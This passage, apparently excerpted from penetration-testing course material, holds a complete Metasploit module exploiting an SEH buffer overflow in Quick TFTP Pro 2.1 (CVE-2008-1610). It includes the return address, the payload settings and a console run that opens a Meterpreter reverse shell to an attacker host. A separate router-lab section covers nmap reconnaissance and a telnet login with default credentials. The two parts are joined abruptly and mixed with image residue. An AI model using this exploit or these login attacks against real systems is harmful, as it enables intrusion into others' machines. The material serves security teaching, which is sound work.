evil << "\x58\x14\xd3\x74" # pop/pop/ret
evil << make_nops(16) # Was: "\x90" * 16 # NOP slide
evil << "\xcc" * 412 # Dummy Shellcode
```

As always, it's a good idea to check your new module's functionality after every change. The random characters have been accepted by the application and SEH is still controlled as it was before. Now that we know that the module is still behaving properly, we can set

the return address in the 'Targets' definition. The address in this example is a *POP-POP-RETN* from *oledlg.dll*, as in the original exploit. Remember that if we can find a memory instruction set in the same application that is loaded every time, we can create a universal exploit that is not dependent on Microsoft DLLs and that can target every operating system. In this case, we use *oledlg.dll* to make this exploit universal.

'Targets' =>

```
[
[ 'Windows XP SP2', { 'Ret' => 0x74d31458 } ], # p/p/r oledlg
```

],

We now have our target of Windows XP SP2 and a return address of 0x74d31458, as shown at .

Next, we create a random, alphabetical, uppercase string of 1019 bytes:

```
evil = rand_text_alpha_upper(1019)
```

```
evil << generate_seh_payload(target.ret)
```

```
evil << make_nops(16)
```

The `generate_seh_payload` function uses the declared return address and will automatically insert the short jump (which jumps us over the SEH handler). The `generate_seh_payload` function calculates the jumps for us, so it will go straight to the *POP-POP-RETN*. We run the module one last time with the dummy shellcode and see that our debugger contains numerous random characters, but everything is still under our direct control, as shown in Figure 15-6. Random characters can be better than NOPS in some cases, because they serve to trip up many IDSs that may be monitoring the network. Many signature-based IDSs can trigger over large volumes of NOPS. Next, we remove the dummy shellcode and run the module with a real payload to get our shell, as shown here:

```
msf > use exploit/windows/tftp/quicktftp_book
```

```
msf exploit(quicktftp_book) > set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
```

```
msf exploit(quicktftp_book) > set LHOST 192.168.1.101
```

```
LHOST => 192.168.1.101
```

```
msf exploit(quicktftp_book) > set RHOST 192.168.1.155
```

```
RHOST => 192.168.1.155
```

```
msf exploit(quicktftp_book) > exploit
```

```
[*] Started reverse handler on 192.168.1.101:4444
```

```
[*] Trying target Windows XP SP2...
```

```
[*] Sending stage (747008 bytes)
```

```
[*] Meterpreter session 2 opened (192.168.1.101:4444 -> 192.168.1.155:1036)
```

```
meterpreter > getuid
```

```
Server username: V-XP-SP2-BARE\Administrator
```

Now that we have our Meterpreter shell, we've successfully ported an exploit and used the Framework in an SEH exploit!

```
require 'msf/core'
```

```
class Metasploit3 < Msf::Exploit::Remote
```

```
include Msf::Exploit::Remote::Udp
```

```
include Msf::Exploit::Remote::Seh
```

```
def initialize(info = { })
```

```
super(update_info(info,
```

```
'Name' => 'Quick TFTP Pro 2.1 Long Mode Buffer Overflow',
```

```
'Description' => %q{
```

```
This module exploits a stack overflow in Quick TFTP Pro 2.1.
```

```
},
```

```
'Author' => 'Your Name',
```

```
'Version' => '$Revision: 7724 $',
```

```
'References' =>
```

```
[
```

```
['CVE', '2008-1610'],
```

```
['OSVDB', '43784'],
['URL', 'http://www.exploit-db.com/exploits/5315'],
],
'DefaultOptions' =>
{
'EXITFUNC' => 'thread',
},
'Payload' =>
{
'Space' => 412,
'BadChars' => "\x00\x20\x0a\x0d",
'StackAdjustment' => -3500,
},
'Platform' => 'win',
'Targets' =>
[
[ 'Windows XP SP2', { 'Ret' => 0x74d31458 } ],
# p/p/r oledlg
],
'Privileged' => true,
'DefaultTarget' => 0,
'DisclosureDate' => 'Mar 3 2008'))
register_options([Opt::RPORT(69)], self.class)
end
def exploit
connect_udp
print_status("Trying target #{target.name}...")
evil = rand_text_alpha_upper(1019)
evil << generate_seh_payload(target.ret)
evil << make_nops(16)
sploit = "\x00\x02"
sploit << "pwnd"
sploit << "\x00"
sploit << evil
sploit << "\x00"
udp_sock.put(sploit)
disconnect_udp
end
end
```

9. THE SCREENS

9.1 Configuring The Virtual Router

```
vyatta@vyatta# set service telnet
The specified configuration node already exists
[edit]
vyatta@vyatta# set service https
The specified configuration node already exists
[edit]
vyatta@vyatta# exit
exit
vyatta@vyatta:~$ sh
show      shutdown
vyatta@vyatta:~$ show interfaces ethernet eth0
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN
qlen 1000
    link/ether 00:0c:29:7e:ff:38 brd ff:ff:ff:ff:ff:ff
    inet 192.168.48.128/24 brd 192.168.48.255 scope global eth0
    inet6 fe80::20c:29ff:fe7e:ff38/64 scope link
        valid_lft forever preferred_lft forever

    RX:  bytes    packets    errors    dropped    overrun    mcast
         45097         431         0         0         0         0
    TX:  bytes    packets    errors    dropped    carrier    collisions
        33875         380         0         0         0         0

vyatta@vyatta:~$
vyatta@vyatta:~$ _
```


9.2 Showing Interfaces

```
vyatta@vyatta:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0           192.168.48.128/24  u/u
lo             127.0.0.1/8      u/u
:::1/128
vyatta@vyatta:~$ ping www.theoxford.edu
PING www.theoxford.edu (74.84.131.49) 56(84) bytes of data.
64 bytes from client.hopone.net (74.84.131.49): icmp_req=1 ttl=128 time=285 ms
64 bytes from client.hopone.net (74.84.131.49): icmp_req=2 ttl=128 time=273 ms
64 bytes from client.hopone.net (74.84.131.49): icmp_req=3 ttl=128 time=298 ms
64 bytes from client.hopone.net (74.84.131.49): icmp_req=4 ttl=128 time=273 ms
64 bytes from client.hopone.net (74.84.131.49): icmp_req=5 ttl=128 time=272 ms
64 bytes from client.hopone.net (74.84.131.49): icmp_req=6 ttl=128 time=273 ms
64 bytes from client.hopone.net (74.84.131.49): icmp_req=7 ttl=128 time=272 ms
64 bytes from client.hopone.net (74.84.131.49): icmp_req=8 ttl=128 time=273 ms
64 bytes from client.hopone.net (74.84.131.49): icmp_req=9 ttl=128 time=276 ms
64 bytes from client.hopone.net (74.84.131.49): icmp_req=11 ttl=128 time=272 ms
64 bytes from client.hopone.net (74.84.131.49): icmp_req=12 ttl=128 time=273 ms
64 bytes from client.hopone.net (74.84.131.49): icmp_req=13 ttl=128 time=272 ms
64 bytes from client.hopone.net (74.84.131.49): icmp_req=14 ttl=128 time=279 ms
^Z
[81]+  Stopped                  /bin/ping $2
vyatta@vyatta:~$ _
```

9.3 Set Services

```
vyatta@vyatta:~$  
vyatta@vyatta:~$  
vyatta@vyatta:~$ configure  
[edit]  
vyatta@vyatta# set service  
[edit]  
vyatta@vyatta# set service ssh  
[edit]  
vyatta@vyatta# set service telnet  
[edit]  
vyatta@vyatta# set service https  
[edit]  
vyatta@vyatta# exit  
Cannot exit: configuration modified.  
Use 'exit discard' to discard the changes and exit.  
[edit]  
vyatta@vyatta# show interfaces  
  ethernet eth0 {  
    address dhcp  
    hw-id 00:0c:29:7e:ff:38  
  }  
  loopback lo {  
  }  
[edit]  
vyatta@vyatta#
```

9.4 Ping The Router Using Backtrack Machine




```
Applications Places System [x]
^ v x root@root: ~
File Edit View Terminal Help
root@root:~#
root@root:~#
root@root:~# ping 192.168.48.128
PING 192.168.48.128 (192.168.48.128) 56(84) bytes of data:
64 bytes from 192.168.48.128: icmp_seq=1 ttl=64 time=0.750 ms
64 bytes from 192.168.48.128: icmp_seq=2 ttl=64 time=0.519 ms
64 bytes from 192.168.48.128: icmp_seq=3 ttl=64 time=0.436 ms
64 bytes from 192.168.48.128: icmp_seq=4 ttl=64 time=1.07 ms
64 bytes from 192.168.48.128: icmp_seq=5 ttl=64 time=0.498 ms
64 bytes from 192.168.48.128: icmp_seq=6 ttl=64 time=0.517 ms
64 bytes from 192.168.48.128: icmp_seq=7 ttl=64 time=0.492 ms
64 bytes from 192.168.48.128: icmp_seq=8 ttl=64 time=0.537 ms
^Z
[2]+  Stopped                  ping 192.168.48.128
root@root:~# nmap -sS 192.168.48.128

Starting Nmap 5.51 ( http://nmap.org ) at 2012-06-05 14:29 EDT
Nmap scan report for 192.168.48.128
Host is up (0.00088s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:7E:FF:38 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
root@root:~#
```

Here we are making sure that we can ping the router. As we can see it's running and at the same time we have a connection to the router. Now we will run a simple nmap scan. We can see there are a couple of interesting services running on the router.

9.5 Service Fingerprinting



```


Applications Places System >
root@root: ~
File Edit View Terminal Help
root@root:~# nmap -A 192.168.48.128

Starting Nmap 5.51 ( http://nmap.org ) at 2012-06-05 14:31 EDT
sendto in send_ip_packet_sd: sendto(5, packet, 60, 0, 192.168.48.128, 16) => Network is unreachable
Offending packet: TCP 192.168.48.189:54720 > 192.168.48.128:22 S ttl=55 id=13914 iplen=60 seq=1486100671 win=1 <wscale 10,nop,mss 1460,timestamp 4294967295 0,sackOK>
Sleeping 15 seconds then retrying
Nmap scan report for 192.168.48.128
Host is up (0.00052s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6 (protocol 2.0)
| ssh-hostkey: 1024 52:39:02:f6:29:57:e0:7c:dd:94:70:cc:a7:7e:20:f6 (DSA)
|_ 2048 4c:2b:8d:64:b0:51:3f:83:bd:6c:77:f1:e9:12:32:d1 (RSA)
23/tcp    open  telnet?
80/tcp    open  http     lighttpd 1.4.28
|_ http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http lighttpd 1.4.28
|_ http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port23-TCP:V=5.51%I=7%D=6/5%Time=4FCE508E%P=i686-pc-linux-gnu%r(NULL,31
SF:,"\\xff\\xfd\\x01\\xff\\xfd\\x1f\\xff\\xfb\\x01\\xff\\xfb\\x03\\r\\r\\nWelcome\\x20to\\x
SF:20Vyatta\\r\\n\\r\\nVyatta\\x20login:\\x20")%r(GenericLines,3F,"\\xff\\xfd\\x01\\xf
SF:f\\xfd\\x1f\\xff\\xfb\\x01\\xff\\xfb\\x03\\r\\r\\nWelcome\\x20to\\x20Vyatta\\r\\n\\r\\n
SF:tt\\x20login:\\x20\\r\\n\\r\\nPassword:\\x20")%r(GetRequest,43,"\\xff\\xfd\\x01\\
SF:x\\ff\\xfd\\x1f\\xff\\xfb\\x01\\xff\\xfb\\x03\\r\\r\\nWelcome\\x20to\\x20Vyatta\\r\\n\\r\\n
SF:ET\\x20\\x20HTTP/1\\.0\\r\\n\\r\\nVyatta\\x20login:\\x20")%r(HTTPOptions,47,"\\x

```

Here we are running Service Fingerprinting . The output has shown above. Now N-map is showing the service as well as the version

9.6 OS guessing scan



```

Applications Places System
root@root: ~
File Edit View Terminal Help
SF:RK\x20PROGRAM\x201\.\0\^@\^BMICROSOFT\x20NETWORKS\x201\.\03\^@\^BMICROSOFT
SF:T\x20NETWORKS\x203\.\0\^@\^BLANMAN1\.\0\^@\^BLM1\.\2X002\^@\^BSamba\^@\^BN
SF:T\x20LANMAN\x201\.\0\^@\^BNT\x20LM\x200\.\12vyatta\x20login:\x20");
MAC Address: 00:0C:29:7E:FF:38 (VMware)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ )
.
TCP/IP fingerprint:
OS:SCAN(V=5.51%D=6/5%OT=22%CT=1%CU=30274%PV=Y%DS=1%DC=D%G=Y%M=000C29%TM=4FC
OS:E5178%P=i686-pc-linux-gnu)SEQ(SP=C9%GCD=1%ISR=CE%TI=Z%CI=Z%II=I%TS=7)OPS
OS:(01=M5B4ST11NW5%02=M5B4ST11NW5%03=M5B4NNT11NW5%04=M5B4ST11NW5%05=M5B4ST1
OS:1NW5%06=M5B4ST11)WIN(W1=10F8%W2=10F8%W3=10F8%W4=10F8%W5=10F8%W6=10F8)ECN
OS:(R=Y%DF=Y%T=40%W=111C%O=M5B4NNSNW5%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=10F8%S=0%A=S+%F=AS%O=M5B4ST11NW5%RD=
OS:0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=
OS:Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%R
OS:IPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux

TRACEROUTE
HOP RTT ADDRESS
1 0.47 ms 192.168.48.128

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 112.95 seconds
root@root:~#

```

Here we can see the OS version and the network distance.

9.7 Trying with default Username and Password



```
Applications Places System >_
^ _ x root@root: ~
File Edit View Terminal Help
/ .
Nmap done: 1 IP address (1 host up) scanned in 112.95 seconds
root@root:~# nc 192.168.48.128 23
0000000000
Welcome to Vyatta
vyatta login: admin
admin
Password: system


Login incorrect

^Z
[3]+  Stopped                  nc 192.168.48.128 23
root@root:~# nc 192.168.48.128 23
0000000000
Welcome to Vyatta
vyatta login: vyatta
vyatta
Password: vyatta

Last login: Tue Jun  5 17:26:21 GMT 2012 on tty1
Linux vyatta 2.6.37-1-586-vyatta #1 SMP Thu Jul 7 22:01:14 PDT 2011 i686
Welcome to Vyatta.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyatta@vyatta:~$
```

Trying to connect with port 23 and checking what is there. Its showing the welcome screen. At this stage we are trying a very simple attack with default user name and password. If the administrator of the router is not very knowledgeable then he might have left couple of simple user name and password.


9.8 Running Show configuration command



```
Applications Places System [x]
^ v x root@root: ~
File Edit View Terminal Help
id
uid=1000(vyatta) gid=100(users) groups=100(users),4(adm),6(disk),27(sudo),30(dip),103(quaggavty),
105(vyattacfg)
vyatta@vyatta:~$ show configuration
show configuration
interfaces {
    ethernet eth0 {
        address dhcp
        hw-id 00:0c:29:7e:ff:38
    }
    loopback lo {
    }
}
service {
    https {
    }
    ssh {
    }
    telnet {
    }
}
system {
    config-management {
        commit-revisions 20
    }
    console {
        device ttyS0 {
            speed 9600
        }
    }
}
```

We are running show configuration command here and getting more information about the various interfaces and the kind of services running and probably may get a dump of the root password.

9.9 Bruteforcing And Dictionary Attacks With Hydra

